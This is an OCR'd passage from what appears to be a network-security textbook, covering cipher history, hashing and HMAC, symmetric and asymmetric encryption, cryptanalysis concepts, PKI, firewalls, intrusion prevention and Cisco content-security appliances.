
Along the left-hand side, you would see the key and then the cipher across the top. We're not going to go into a whole lot of detail on this, but just to give you an example in showing you the difference between going from a Caesar Cipher, which was very simple compare to the Vigenere Cipher. Well,

the Vigenere Cipher is more complicated. In terms of the strength of the cipher, this Vigenere Cipher is considered easy to crack these days, but back then, that was some cutting-edge technology.

Also at the start of the 19th Century, when everything started to become electric, and technology was advancing, there was E. Hebern who designed an electromechanical contraption. This was called the Hebern rotor machine. It used a single rotor that had a secret key embedded in the rotating disk. That key would encode the substitution table, and every time you would press a key from the keyboard, it would result in your cipher text.

Chapter 25 Enigma Cypher

Another popular machine is known as the Enigma Cypher machine. This was invented by a German engineer, Arthur Scherbius, at the end of World War I. The Germans used this machine during World War I. It used 3 or 4 rotor, so it was more complicated than the Hebern machine.



You would type, and the ciphertext would be the result. Poland eventually broke this, and then it was transferred to Britain, but this is a much more complex machine. You can see in this example that there were a couple of rotors there. You can see the four different slots there. It used three or four rotors; it depended on the machine. Some are used more rotors than that.

Fast forward into the '70s, a company called IBM formed the group called Crypto-Group. This was headed by Horst Feistel and he designed the Lucifer cipher. The Lucifer cipher is something that we all know today as DES or data encryption standard.

In 1973, NIST put out a request for a proposal for a need of a cipher. Lucifer was designed at this time, in fact Lucifer was the name that Feistel gave to a number of the ciphers that he had created, but at this time Lucifer was on the scene. NIST eventually accepted it and it became DES.

It started out as Lucifer and ended up becoming DES, or the data encryption standard as of 1997. DES had been broken by an exhaustive search attack, so this is bad news for DES, so NIST requested a proposal for a need for a new

block cipher and that's when work began, and people were trying to develop a new cipher that couldn't be broken like DES was.

DES eventually became triple DES, which was three DES processes: an encrypt, a decrypt, and an encrypt and so that made it a little stronger and it lasted a little bit longer, but DES by today's standards is very weak. In 2000, the NIST again accepted a cipher called the Rijndael cipher and that was named AES and it's called the Rijndael cipher.

In terms of the history of AES, what you would find is that the designers used their last names and they combined the two of those together and that's what they called the cipher. Once NIST adopted it, it was called AES or the Advanced Encryption Standard and that was brought in at 2001. It catches us up to today.

We've seen some of the different ciphers that were created along the way and how they got much more advanced. We'll take a look at some of the encryption algorithms a little bit later on and we'll discuss them briefly as we talk about how encryption works. Let’s move on and discuss hash algorithms and how they play a part in cryptography.

Chapter 26 Hashing & MD5 Checksum

Hash algorithms play a large part in cryptography today. They're designed to provide data integrity. What happens is we take an arbitrary length of data, whatever size that data is, we hash it, and the hash results in a fixed-length value. This fixed-length value that we have as our result is called a digest. That explains the term Message Digest 5 or MD5.

One of the algorithms that we use often. It's called a digest and it's similar to a fingerprint. It's unique, so we have the ability to use that unique fingerprint to verify the integrity of our data. When we do a hash on our data, there is a finite number of possible outputs to our algorithms. What could happen in some cases is that we put two inputs in, and that could result in the same output because we can only have so many hashes and the inputs can be variable lengths of data.

The term we use here, is a “hash collision” Hash collisions occur because of the finite number of possible outputs available to us. When do we use hashing? Well, hashing is used to verify the validity of an original message and it's also used in some other cases, for example, to verify software images. For example, Cisco uses these for every one of their software.

They give you an MD5 hash, so that when you download an ISO image or any software from them, you can compare it to the hash that they say it should work out to be. MD5 is not new and you can check validate software packages on multiple platforms, but for example on Windows 10, the validation requires the tool called “CertUtil”. In Windows 10 this utility built in to calculate the hash. Once you open your Windows command prompt and enter the following command:

“CertUtil -hashfile <path to file> MD5”

Depending on the size of the file it may take a few seconds to run the calculation, but if it’s successful, the MD5 hash will be displayed. It is also possible to generate checksums for other hash algorithms by replacing the MD5 parameter used above with either MD2, MD4, MD5, SHA1, SHA256, SHA384, SHA512. As a side note; if you don’t specify a value, then SHA1 is used by default. So, if all you need is to determine the checksum of a downloaded file, then there is no reason to install additional utility to do so.

Either way, once you have the checksum generated, you can compare it to the MD5 Checksum that for example, Cisco provides publically. If that hash generated to the hash that they have provided, it validates that the data is accurate.

We can also use this MD5 option to plug in a file name and run an MD5 hash on the file and then the resulting hash output of the file we can compare to an MD5 checksum that was sent along with a download of a file, and that's how Linux does it too with their ISO images. If you were to download an ISO image, they'll give you a hash, and you can validate the hash, just to make sure that you got it all and nothing changed in transit.

Chapter 27 Authenticating Crypto using Hashes

Often we provide authentication in a crypto world by using hashes. When we do this, we have to have two devices, and the two systems have to agree on a shared secret key. They have to do this ahead of time, but once they've decided on this shared secret key, they then use the key and a hash function such as MD5 to verify the data's integrity.

As we get a little more detailed into how these functions, we need to be aware of RFC 2104. RFC 2104 describes the key hashing for message authentication. When we configure routers we would configure MD5-hmac or sha1-hmac, and this just indicates that we're using the hashed message authentication code, which is using the hash function to provide authentication of our messages. Let's discuss how this process works.

Imagine we wanted to send some money to somebody. Let's assume we have host A and host B, and we want to send a check from host A over to host B, and we're going to send a check for $100. What we need to do ahead of time is that they need to agree on a shared secret key.

One way to do this is just to call each other and tell each other what each of their key is. Let's say they do that. They have their key, and that key has been agreed upon on both sides. They are also going to use a hashing algorithm and that hashing algorithm has to be decided upon.

They have to be using the same hash or they are going to end up with a different output. Let's say that the hash that they decide to use is MD5 and as long as they're both using MD5 on each side, then everything is going to be okay. Then they'll go ahead and take the data, or that check, and host A is going to take that check for $100, and take a copy of that check, and run it through the hash algorithm.

That hash comes out with a authenticated fingerprint. This is what we call the HMAC, which is a hashed message authentication code. Host A then going to pop that HMAC onto the check and send it along with the data. It then comes across to the other side to host B. Then on the other side at host B, he needs to take that HMAC that's on the data that was sent along with it, and need to set that HMAC aside. Host B then need to take a copy of that check, run it through the hash with that key. But, remember that the key ingredient is the key, and then we come out with that HMAC, and we compare that HMAC to

the HMAC that was sent, and this is how we provide that authentication.

It's not a new process, but it is an essential process for you to understand because this is how hashes are used in crypto to provide authentication. It's not the only thing that uses hashes. Crypto is not the only way that hashes are used for authentication. We also use this functionality for routing data authentication.

Imagine that we're sending a routing update to a neighbor, or in plain English, a router once would learn about a new route, that router would advertise that new route to all its neighbors by sending a routing update. Here, want to make sure that the routing updates that come from a neighbor are not modified in transit.

We don't want anybody injecting routes into our routing updates or messing around with our routing tables, so we put a hash on the routing update, and we compare on the other side or the neighboring routers. We also use this in IPSec gateways on firewalls, such as Cisco ASAs and other Cisco IOS, so that we can authenticate the encrypted data that's coming in.

Another place that this is also used is in TACACS, which is used for AAA authentication or AAA, which is Authentication, Authorization, and Accounting. TACACS stands for Terminal Access Controller Access Control System. TACACS sets up a session, and then the data in that session. We can hash those messages to make sure that our data is not being modified in transit. Crypto authentication is often done with hashes. It's not the only place we see it, but critical functionality of hashing today.

Chapter 28 Pros & Cons of Hash Algorithms

There are a few hash algorithms that we see in production networks today. For example, we see MD5, which stands for Message Digest 5. MD5 is a 128-bit digest, and while it's pretty quick, it's not recommended today because it's outdated. Therefore it's considered obsolete.

SHA-1 which is the Secure Hash Algorithm, it’s a 160-bit digest. SHA is much slower than MD5, because that 128-bit digest, but it was considered more reliable for some time. Nowadays, it's vulnerable to collision attacks so we want to avoid that as well. We rather want to use something like a SHA-2.

SHA-2 was adopted by the U.S. Government. SHA-2 provides different bit strengths of bit digests. SHA-2has sizes from 224, 256, 384, and 512-bit. One of the common ones that we see nowadays is the 384-bit SHA-2, and that's much more common these days. That's considered more secure so if you're going to choose one of these three, and you have SHA-2 available to you, I would recommend using a SHA-2, and that's probably what you're going to see more of, especially in Next-Generation Firewalls such as Cisco Firepower these days.

That does it for hash algorithms. Let's go ahead and discuss what encryption is, how encryption works, and we're going to see and compare asymmetric encryption to symmetric encryption. We'll discuss encryption keys as well as how we handle some of the issues that are involved in our keys.

Chapter 29 Encryption Basics

How does encryption work? Well, encryption is the process of taking a message and hiding the original context. When we do an encryption, we take the plain text data, and we convert it to a cipher text. That cipher text is supposed to be unreadable. Decryption reverses that process. It takes a cipher text and it runs it through a decryption algorithm, or the same encryption algorithm with shared secret keys.

Using those keys, it comes out with the clear text or the original message. We saw some of those older ciphers that were available to us. We saw the Caesar Cipher, and we talked about the Vigenere Cipher. Those are very weak by today's terms. Today we're going to use something like a DES, a triple DES or an AES encryption.

I would not recommend using DES anymore, although mentioning it just to have good coverage of the different protocols, but let's talk about how the process works and we're going to do this from the perspective of Cisco IOS. In Cisco IOS we have encryption functionality. That one of the software features in our Cisco router is that it can provide encryption.

Sometimes its encryption is done in software, while at other times, the encryption is done in hardware. When we do it in hardware, the process is much faster, so if we have a lot of data that we're trying to encrypt, we're probably going to want to do that in hardware.

Sometimes this is a licensed feature in Cisco IOS, but to be able to encrypt data, we have to have a key. Keys are the most important element of the encryption process because they absolutely have to be secured. We have to have the same key once we are doing a symmetric encryption. We need to have the same key on both sides. They need to agree upon that, or exchange that key before encrypting data.

What's going to happen is we're going to take that plain text data that's coming in, so our bits are coming in plain text. We could call that clear text, or we could just abbreviate it CT. In a lot of examples, clear text mentioned as only CT or plain text. They all mean the same thing. I don't want you to get confused there. So CT comes into the router. The router takes that key and the algorithm that we've chosen to use, and the CT, and it spits out the encrypted data. That encrypted data is a ciphertext. Therefore it is an

unreadable ciphertext that we should now be able to pass across the public network and not worry so much about that packet being grabbed or seen by someone because it is a ciphertext; it's unreadable.

As it gets to the other side, the process has to be reversed. The key that is used on the other side is now the decryption key, and it is used with the decryption algorithm, which is the same algorithm we used on the other side. Then it should produce the original message or the original data, and that's the process of encryption with a Cisco IOS scenario.

The process is also similar on other devices too, it's not that big of a deal, but just to give you an idea, we kind of put this in terms of a Cisco device. What's the danger of cryptography?

Well, let's think back in the old days. Back in the old days you had someone who wanted, in wartime wanted to send a message, maybe one general to another, so they would use one of those ciphers such as the Vigenere Cipher, and they would encrypt the data, and they would send it with a currier.

If that currier would be intercepted and the ciphertext would now be stolen, the data that is a ciphertext is in the hands of the enemy. What does the enemy do? Well, the enemy tries to crack the code. That's where cryptanalysis comes in, and that's a field of cryptography today.

There is a specific field called cryptanalysis, so we want to discuss what is cryptanalysis. We'll define it formally and we'll talk about some of the common attacks that we have included in the process of cryptanalysis.

Chapter 30 Breaking Cipher Text

Cryptanalysis is the study of, and the practice of breaking cipher text with the goal of obtaining plain text data. There are a number of common attacks. We're going to touch on some of those just to give you an idea, but the first attack I want to mention is a brute force attack. Every single encryption algorithm is susceptible to brute force attacks.

Brute force just means we're going to try every single possible key until we figure out which one it is. The longer the key, the longer it takes for an attacker to try all the possibilities, and that's why they say that it might take 1.4 trillion years for us to decrypt certain messages. That's, using current methods of brute force attacks, but that's just one type of attack and it is an attack that all our algorithms are susceptible to.

The next type of attack is a ciphertext-only attack. Ciphertext-only attacks is where you have the cipher text, and you're going to use whatever means possible to figure out what the clear text is. The only text you have is cipher text, so that's all you can use.

Maybe you captured it in transit. You've got the cipher text. Just like in the example where we had the currier that was taking an encrypted message, and he was intercepted, and now the data is in the wrong hands. That's the idea here. You've got it, and you're the wrong hands in this case, but you've got this data, and you're going to do whatever you can to analyze this and determine what the clear text data is.

Another type of attack is the chosen-ciphertext attack. In this case, you choose what cipher is decrypted, so you take the data, you get that cipher data decrypted, so you have means to get it decrypted, and then you see the plain text, and then you can look at the key space to see which key encrypted it.

The key space means all available keys within the space for the size key that you're using, so it means that all of the available keys can be used. That could be a bad attack if the attacker has time to do that.

Another type of attack that we have is called the known-plaintext attack. The known-plaintext attack is where you have some ciphertext, but you also know something about what's encrypted, and using the two of those, you've got a better shot at cracking that code.

The next attack I want to share with you is called the chosen-plaintext attack. In this case, you choose what data gets encrypted, so you have the cleartext. You get it encrypted, and then you look at the output, you observe the output, and try to figure out what's what or how it was encrypted, and how to crack the key from there.

We also have an attack called the birthday attack. That is a form of brute force attack, specifically on the hash function. It uses the mathematics behind what's called the birthday problem in probability theory, and that has to do with if you put 23 people in the same room, at the same time, then it's a 50% chance that two of them will have the same birthday. The last attack I want to mention is the meet-in-the-middle attack. The meet-in-the-middle attack is also known as or is a known plain-text attack.

Most of these attacks are not an exhaustive list, instead just giving you an idea of some frequent attacks. All these attacks fall under the area of cryptanalysis. Remember that Cryptanalysis is the study or practice of breaking ciphertext to get to the plain text data. That's the danger that we have in sending traffic across because there is that whole field of cryptanalysis.

That's why I mentioned earlier that the keys are the most important thing to keep secure and make sure nobody gets the keys because then we're giving away our data. Next, we want to talk about encryption and those keys, how they're used together, what details are involved in it. So we're going to look at symmetric encryption algorithms, and we're also going to look at asymmetric encryption algorithms next.

Chapter 31 Encryption and Keys

In the world of encryption and keys, we have what's known as a symmetric encryption algorithm. Symmetric encryption algorithms are going to use the same key on both sides, and typically these keys are going to range from 40 to 256 bits in length, but these days we don't want to use anything less than an 80-bit key. Those are considered weak by today's standards, so we want to avoid those if we can.

Symmetric encryption algorithms are fast, and that's why we use these for VPN connectivity. The one drawback is that key management can be a challenge. We have to have a standard secret key before exchanging our data, and we have to keep that key a secret.

What are the types of encryptions that are symmetric? Well, some of the common ones are DES, for example. DES is 56-bit encryption. It is weak by today's standards, but DES is a symmetric encryption algorithm. We also have 3DES, that's 168-bit encryption, but it's three DES processes, so 56, 56, 56.

We have AES, the Advanced Encryption Standard. AES comes in a couple of different lengths, 256, 192, and so on. I won't list them all, but AES is generally the accepted standard today. We also have IDEA, RC4, and Blowfish. Those are just a couple other symmetric encryption algorithms that are available to us today, and those are all symmetric, so once again they are all using the same key in sending and receiving, encrypting and decrypting.

We also have asymmetric encryption algorithm. With an asymmetric encryption algorithm, we use key pairs. With the key pairs, we have a public pair and a private pair. We generate both; public and private key pairs, and we never give out our private key; we always hold on to that.

If we encrypt the data with the private key, then we decrypt the data with the public key. If we encrypt the data with our public key, then we decrypt the data with the private key, so it's vice versa. This is a lot slower process then symmetric encryption, so we generally don't do this on real-time data.

That's why we don't use it in the VPN traffic that we encrypt, although we might use it for encrypting, or doing keys and use it in the generation of our keys. There are other asymmetric encryption algorithms too, such as RSA, DSA, or elliptical curve, and those are different algorithms that we can also

as an asymmetric encryption algorithms.

We have key lengths from 512 to 4096, so we get extensive keys with those asymmetric encryption algorithms, and they all have their place. Generally, we use symmetric encryption for the real-time data, while asymmetric encryption is not necessarily used for the real-time data. Let's discuss how both of these functions.

Symmetric encryption

We'll first look at a symmetric algorithm, and then we'll look at an asymmetric algorithm. With the symmetric encryption algorithm, we have our clear text data that comes in. We encrypt that data, using a key. We pass that data across, and now it's called encrypted data or ciphertext. We decrypt on the other side, using that same key that we've negotiated; using a shared secret key that's negotiated ahead of time and DES, 3DES, AES, RC4, all these are examples of this type of encryption.

Asymmetric encryption

Asymmetric encryption works a little bit differently, and I will share with you two different options. In the first scenario, we'll have host A, and we'll have host B. We are going to send traffic from host A over to host B. If we're on the side of host A, we're going to generate a public and private key pair.

If we have a public and a private key pair, we're going to send that public key over here to host B, and host B is going to hold on to that public key. Now, host B has our public key from host A. Next, we'll have a public key for host A and private key for host A, and this is how we'll differentiate between these keys.

Now we can take some data, send it through host A. Host A can use our encryption using the private key, send that using the private key, send that traffic over to host B, and then host B can use the public key to decrypt it. Now think about this for just a moment. When we encrypt data with our private key, everyone that has that public key can decrypt it. So this is probably not a real good way for me to keep my data private. So what would be a better way?

Well, let's reverse this process. Let's say that we have host A and host B and

we've already gone through the process and host B has the public key of host A. Host B can go ahead and encrypt data using host A's public key, send that data over to host A, and then host A can use the private key that nobody else has to decrypt that data.

By doing that, we now have secure ciphertext or encrypted data traveling across the network that nobody, except for host A is going to be able to decrypt. That's how the asymmetric algorithms work. What you might be thinking now is well, that's great, but you are concerned about these keys.

The keys tend to be a problem, exchanging the keys and making sure those keys are trusted, we're going to get to that shortly, but it's essential to understand the process. For now, we have discussed the process of symmetric algorithms and asymmetric algorithms and how they work.

Once again, the symmetric algorithms using a single key and the asymmetric algorithms using a public/private key pair. Let's move on and talk about digital signatures because it relates to the asymmetric method that we just discussed.

Chapter 32 Digital Signatures

If you remember when we encrypt data with a private key, everyone with a public key can decrypt it. That's not a great idea. Digital signatures are giving us a way that we can send a piece of data, such as a transaction, or email to a customer and have them verify that we've signed it, as it’s been agreed by us that it's not forged.

Once we use asymmetric encryption, we could take the data, encrypt it, send it to the other side, and if they have the public key, they can decrypt it. That's a good start so that we could distribute our public key to a bunch of people, and then they could use that public key to ensure that we're the only ones that are sending them data. This is because we're encrypting it with our private key, and they're decrypting with the public key.

They can verify it, and they can authenticate that it's us; because they can read our digital signature. But the data that we send is variable lengths, and it's significant in some cases, so computationally, this could take time. We could consider this to be expensive too.

So instead, what digital signatures do, is they take the data, then hash the data, and then encrypt the hash, because the hashes that we send are a fixed length. Then on the other side, when they get this encrypted hash, now they have this encrypted hash that is a fixed length and it’s easy to decrypt.

It's not computationally expensive to do this, so it's much more efficient. That is an idea of how digital signatures work, and we can use that data to authenticate something that we've sent, or verify our digital signature. We did talk about how things get complicated in terms of public keys being distributed, and we run into the problem of, how do we know that I have the real public key of somebody.

How do I trust that it's their public key that I got? The answer is PKI. PKI is where this whole thing comes in to play. It helps us to ensure that we have the trusted distribution of our keys. We could think of this in terms of the Department of Automobiles. In the Department of Automobiles, we go down to the DMV and we apply for a driver's license. We provide them information, and they verify the information, they issue us an identification card, an ID, a driver's license. Now, if we're driving and get stopped by a police officer, that police officer wants us to identify ourselves.

He's authenticating who we are. We show him our driver's license. That driver's license was issued by a trusted third party. When he looks at that driver's license, he's verifying that it is us, that it's signed by the trusted third party, that it's within the validity periods.

Because drivers' licenses expire; so do digital certificates which are what we're leading to. He verifies that it's not within the expired time or it's within a valid date and then he might radio in to make sure that it's not suspended. All these are things that in real life we do, we see these all the time; they're commonplace to us, but they're also used in a PKI environment.

Let's look at how PKI works. It's a pretty simple process. It's just there are a lot of pieces involved and because of all the pieces that are involved, sometimes people get a little bit lost, but there are some essential things that we need to understand.

First of all, we have a CA-s or certificate authority. That certificate authority is a trusted third party. We have different CAs available to us, such as VeriSign, Entrust, Microsoft Windows certificate services, Cisco IOS, in fact even Cisco ISE, identity services engine can act as a CA server. But CA-s are our trusted third party.

You can look at them as being the Department of Automobiles. Imagine the following scenario. Me and my friend, whose name is Bob, we want to talk to each other, but first, before we try talking to each other and identifying ourselves to each other, we're going to register with a trusted third party.

I'm going to submit a certificate signing request aka CSR to the CA server, and I'm going to say that this is all the information about me. Here's my public key; so give me something that identifies who I am. So the CA will send back to me an identity certificate. Now I have this identity certificate.

Remember, I sent the CA my public key so he validated, and digitally signed that certificate which has my public key, and I'm going to also retrieve that from CA server. I'm going to retrieve a root certificate, and that root certificate is the CA's public key. So, I download the root certificate and that's going to let me read the signature that's on an ID certificate that the CA has signed for me. Now my friend Bob is going to go through that very same process. Bob is going to send his certificate signing request over to the CA server along with his public key.

He's going to tell the CA about his public key, and will provide all the information, so he can digitally sign it and identify who he is. The CA is going to give back his identity certification, and he's going to digitally sign that identity certificate.

Now Bob is also going to download the root certificate so that he can read signatures that are signed by that root. This is where it becomes interesting. We've both enrolled with a trusted third party. We both have our own identification card that says who we are, and until when our certificates are valid. This is when they expire and so on.

This is the location of the list that tells whether it's suspended or not or revoked. Now we have these identity certificates, similarly to a driver's license that have a nice picture us. So now I want to talk to Bob. So I say, hi Bob, trust me. Here's my identity.

Now Bob is going to take a look at that identity. He's going to look at that signature on the bottom of that identity certificate. That is a digitally signed signature. Remember, we just talked about how something is digitally signed.

So he looks at that digital signature. The only way he can read that digital signature is by using the root certificate because it has the public key of the root, so he looks at that signature, uses that public key to decrypt it, to verify that it is accurate. Therefore he is going to trust me that's who I am.

He now has my public key, so he will send me his digital signature. I go ahead and do the same process. I look at that signature that's on his ID. I use the root certificate that I downloaded from the CA server to validate it.

Once I validated it, then I go ahead and trust his identity certificate, and now we can talk. We both have each other's' public key, and we can use that for encryption if we'd like. We can use that for authentication if we'd like, but that's the process of PKI. It's a pretty high level, but we will dig a little bit down into the process of how the root certificates or CSRs work and how the ID certs are all used.

In summary, so far, we did an excellent overview of cryptography, and we looked at the history of cryptography. We saw the Caesar Cipher, we saw the Vigenere Cipher, we talked about the Enigma machine, we talked about some of the newer encryptions that we have as well.

We also talked about hashing and how important that function is to us in cryptography. We looked at encryption methods and covered the difference between symmetric and asymmetric encryption. We also talked about that other field that relates to cryptography, called cryptanalysis and how if that's done correctly.

Then it's an excellent way to test our cryptography algorithms to make sure that they're secure, but if it's done in the wrong way, then it is a way to obtain the clear text data, basically cracking our crypto, so that could be bad. We also talked in terms of cryptanalysis on how the key is essential to us, and so that's why we discussed keys at length.

We also talked about digital signatures and PKI environments. That's a decent look at what we have talked about in the last few chapters. Next, we're going to talk about network topologies, and look at some devices that have specific security functions. We're also going to take a look at general secure network architectures.

Chapter 33 Network Topologies & Firewalls

We're going to get into a lot of details on how firewalls function, but why are we bringing these up in terms of network topologies? Well, this is because firewalls are a huge part of secure network topology. You can't have a reliable network topology with some point of access control between your networks and in general, so that's where firewalls come into play. What do firewalls do? Well, firewalls provide access control between different zones.

The zones that we're talking about could be something like an inside zone and an outside zone, or an outside zone and a DMZ. Firewalls are providing specific access control between zones. It could be in the form of access control lists, or it could be in the form of a modular policy framework with advanced protections filtering such as HTTP or FTP.

If you're a firewall, you should be a hardened operating system. We don't want an operating system that is vulnerable if it's going to be protecting our network as a system. You have to think about your entire architecture that needs protection. You've got your routers, switches, servers, end-users, load balancers, whatever the case may be, they all require protection.

If you have a firewall sitting on the edge of a network, it needs to be a reliable device that is going to be resistant to attacks. It needs to be a hardened operating system. It also need to operate inline. Your packets need to flow through the firewall, and the firewall can't filter the packets. Usually, there are several other features that go along with firewalls.

For example, with the Cisco ASA or Adaptive Security Appliance, not only does it act as a firewall, but it has routing functionality, and it also has VPN functionality. It does have intrusion prevention functionality too. Let's look at a scenario of how a firewall would operate.

Imagine that we've got our PC, we've got an ASA, and we've got a server. Let's imagine that the PC is on the outside, and he's trying to make a connection into the server, and let's just say that the server is an FTP server. We know that FTP as a protocol is using TCP port 21, therefore that is the destination port. The source port is going to be some random number.

So that ASA sitting there on the perimeter of the network is going to have to make a decision, if it should allow TCP port 21 traffic coming into the network or filter this traffic. As that traffic comes in, the firewall will do a

couple of things. It's going to look to see if it has access rules.

It might take a look at an access control list that's applied on the outside interface. It might take a look at the modular policy framework configuration, or MPF and look specifically to see if there are any inspect configurations that dictate what should happen with this traffic.

We also may need to do some network address translation. So on the outside world, the PC might be connecting to our server from a public IP address. It could be something like a 205.30.25.3 and on the inside that real server's address might be something like a 192.168.1.10. If that's the case, then the ASA is likely going to be configured to do static NAT, and it'll have to provide the NAT translation as well as any access control that comes along with it.

There is a lot going on with a firewall in this simple scenario, but it is important to understand that in some cases, traffic is going to come in. Let's imagine that somebody else on the outside is trying to send in some traffic on port 2345, and it's a TCP traffic and it's inbound. The firewall decides if that traffic is need to be blocked or not.

If it'd not traffic that the ASA wants to see on the network, it will discard it. That's the firewall functionality. The device can say "no", "this traffic is not allowed". We'll get into more details on how firewalls function, but often we're going to see these operate at the edge of a network.

Yet, that's not the only edge that we have in our network topologies. We also have edge of the data center. It could be the internet edge or the data center edge where we see a firewall implemented. Those are the two common locations where we'll see this scenario. Let's move on to discuss intrusion prevention systems.

Chapter 34 Intrusion Prevention System

IPS stands for Intrusion Prevention System, which is designed to do in-depth packet analysis. It's designed to look deeper into the packets than perhaps a firewall would look and analyze. There are many different types of IPS that we can perform if we were to do anomaly detection, but deep packet analysis is the key to intrusion prevention.

In the old days, our intrusion prevention devices used to be out of band. Thus traffic would flow from the outside to the inside of the network, and we would copy that traffic over to an intrusion detection system. The problem with that is that it we would always analyze traffic after the fact. The packet was already forwarded, but a copy of it was sent to the sensor. We could block subsequent packets, but the initial packet in an attack wouldn't be blocked.

Today's intrusion prevention systems operate inline. This way, they can look at traffic as it comes through, and before forwarding that traffic, they can determine whether or not it needs to be discarded, whether it needs to be forwarded, or if we need to do any normalization on the packet.

Normalization means we're modifying something in the packet. For example, if we were passing TCP traffic through the firewall and there was a particular TCP option that we don't recognize, or we don't want to see on the network, we could clear out that option before we forward the packet. In addition to that, it's essential to understand that an IPS does not replace a firewall.

Usually, an IPS is going to be slower than a firewall, so we don't want to send necessarily all traffic to the IPS. Perhaps we only send essential traffic. We want to put IPS inline, in a place where it's not going to end up being a bottleneck in the topology, but somewhere where it will be able to filter traffic that is going to be vital to us.

Let's go ahead and take a look at an overview of how an IPS would function. First of all, let's assume that we've got an IPS sensor, and it's in between two routers. We could put switches in between too, but the IPS has to be inline between traffic. As traffic passes through the IPS sensor, it's going to do deep packet inspection. There are several different things that we can do with an IPS, but for this scenario, let's just assume that the SNMP packet that's coming through the IPS sensor. The IPS sensor is going to look at that SNMP

and look at how the protocol is designed, so IPS knows how the SNMP protocol should be used, and it can check if the SNMP packet compliant to the protocol standard. As it analyzes the packet, it can say yes or no.

If the answer is yes, then it'll go ahead and forward the traffic. If the answer is no, then it will deny that packet. That's not the only thing we can do with an IPS, that's just one example. Another thing that we could do with an IPS sensor is that we could have several packets that are coming through the device.

Those packets could be fragmented, so if we could have fragment 1, fragment 2, fragment 3, and as those packets are coming through, the IPS can reassemble those fragments and then look at the data to see if it is compliant to the protocol standard. We can also look at the payload, and we can determine based on the payload if this is some form of a known attack.

Another thing that we should point out in terms of an IPS is that is signature-based, which means that we have to continually update it. The reason for that is because attacks change, so the signatures need to be updated to be prepared to handle that type of information. That's just another example of the functionality of an IPS sensor.

We'll use the devices on either side of the IPS sensor to determine what traffic gets routed through that sensor. In this case, we've got two routers so we could route traffic for a specific subnet through the IPS. If it's our server subnet, we could route that traffic through the IPS to ensure that it's being inspected.

There are other ways to route traffic. We could use VLANs, we could use VLAN groups and so on, but this should give you a good overview of how IPS functions. Let's go ahead and discuss content security.

Chapter 35 Content Security Basics

IronPort has been purchased by Cisco, which is a really solid content security portfolio that consists of the web security appliance and the email security appliance. If you want to learn more about IronPort, please visit the following link: https://www.cisco.com/c/en/us/about/corporate-strategy-office/acquisitions/ironport.html

The Cisco WSA and ESA are designed for specific types of applications. The ESA is designed for email traffic, while WSA is designed to filter web traffic and that's what content security is all about. These devices filter traffic of a specific type. Let's discuss how content security functions if we were using an ESA in our network.

First of all, imagine that we have a user on the outside of our network. They're going to be sending an email message to the inside of our network. As that traffic is passed in, the Firewall is going to forward that traffic over to the ESA. This is where the ESA provides its services. It's going to look at that traffic and it's going to try to determine if there is malware in that traffic.

If the email message does not contain malware, and there is no malware, then we're going to forward that packet on to the destination. If there is malware, if we were to look at it and the answer is yes, there is malware, well, then we need to clean that email before we send it. We're going to strip out the malware and only then send the email to its destination. That's what the ESA is going to do for us. It's going to ensure that the email traffic that we get is clean. We don't want any emails coming in and employees clicking on that, then from there infecting or having that traffic spread to the rest of the

network. If we put one of these devices in our network, it should be seated in a location where the email comes into the network. We have our Firewall on the edge of the network, and that Firewall can forward it over to the ESA before it making its way into our network.

You can isolate the device onto a DMZ, and that way, you keep that bad traffic separated. We don't have to worry about it compromising our internal network, and we end up with clean emails. That's an example of content security if we're using an ESA. Let's discuss what it would look like if we were providing content security services with a WSA.

In this scenario, imagine that we've got a user on the inside of our network. But, let's determine our zones first. The inside zone is on the right, the outside zone is on the left, and the DMZ is where the WSA is located. Next, we have our user's computer on the inside, and he's going to make an outbound request for a website.

Let's imagine that our user is going to visit Google.com. The firewall is going to have to get that user's traffic forwarded over to the WSA for inspection. We're going to look at the URL. We're doing URL filtering, and WSA starts looking at the website, and compare it to a list of trusted sites. He's looking to see if the website is trusted or untrusted.

In this case, it's going to be trusted, so the WSA will forward the request, which will then be sent out to the webserver. That web server can then reply, and the user can communicate freely. As long as it's on our trusted list, we'll go ahead and allow that traffic out. That's the first thing that happens.

Let's assume that we're going to go to someplace that's not trusted. In this case, the user is trying to go to a website that contains gambling traffic or something similar. In this case, the Firewall is going to get that traffic over to the WSA. This isn't the only way we could get traffic to the WSA, it's just for our example's sake.

The WSA is then going to determine if that is a trusted website or not. In this case it is a gambling site. It's on one of our blackout lists, so the WSA is going to send the user back the URL redirect, and that user is going to get a page that says, "access denied - you're not authorised to visit that website". The idea is to provide protection, so if a user is trying to access sites that are deemed inappropriate by corporate standards, and then we can go ahead and

prevent that.

There's a lot more that we can do with the WSA in terms of its capabilities. It does integrate with Cisco and the security information operation center, the SIO out online, so there is a lot of correlation and updates that go with the WSA. This gives us a decent idea of how content security is going to function when we're dealing with it in the context of users accessing websites.

Chapter 36 Remote Access VPN

We've already discussed cryptography, which is a significant part of a VPN connection, but VPNs are designed to carry private data over a public or a shared network. Usually, this is done at layer 3, so we're going to take our IP traffic, encrypt it, and tunnel that traffic. We could put a brand new IP header on, and that way we can route private IP addresses over a public network.

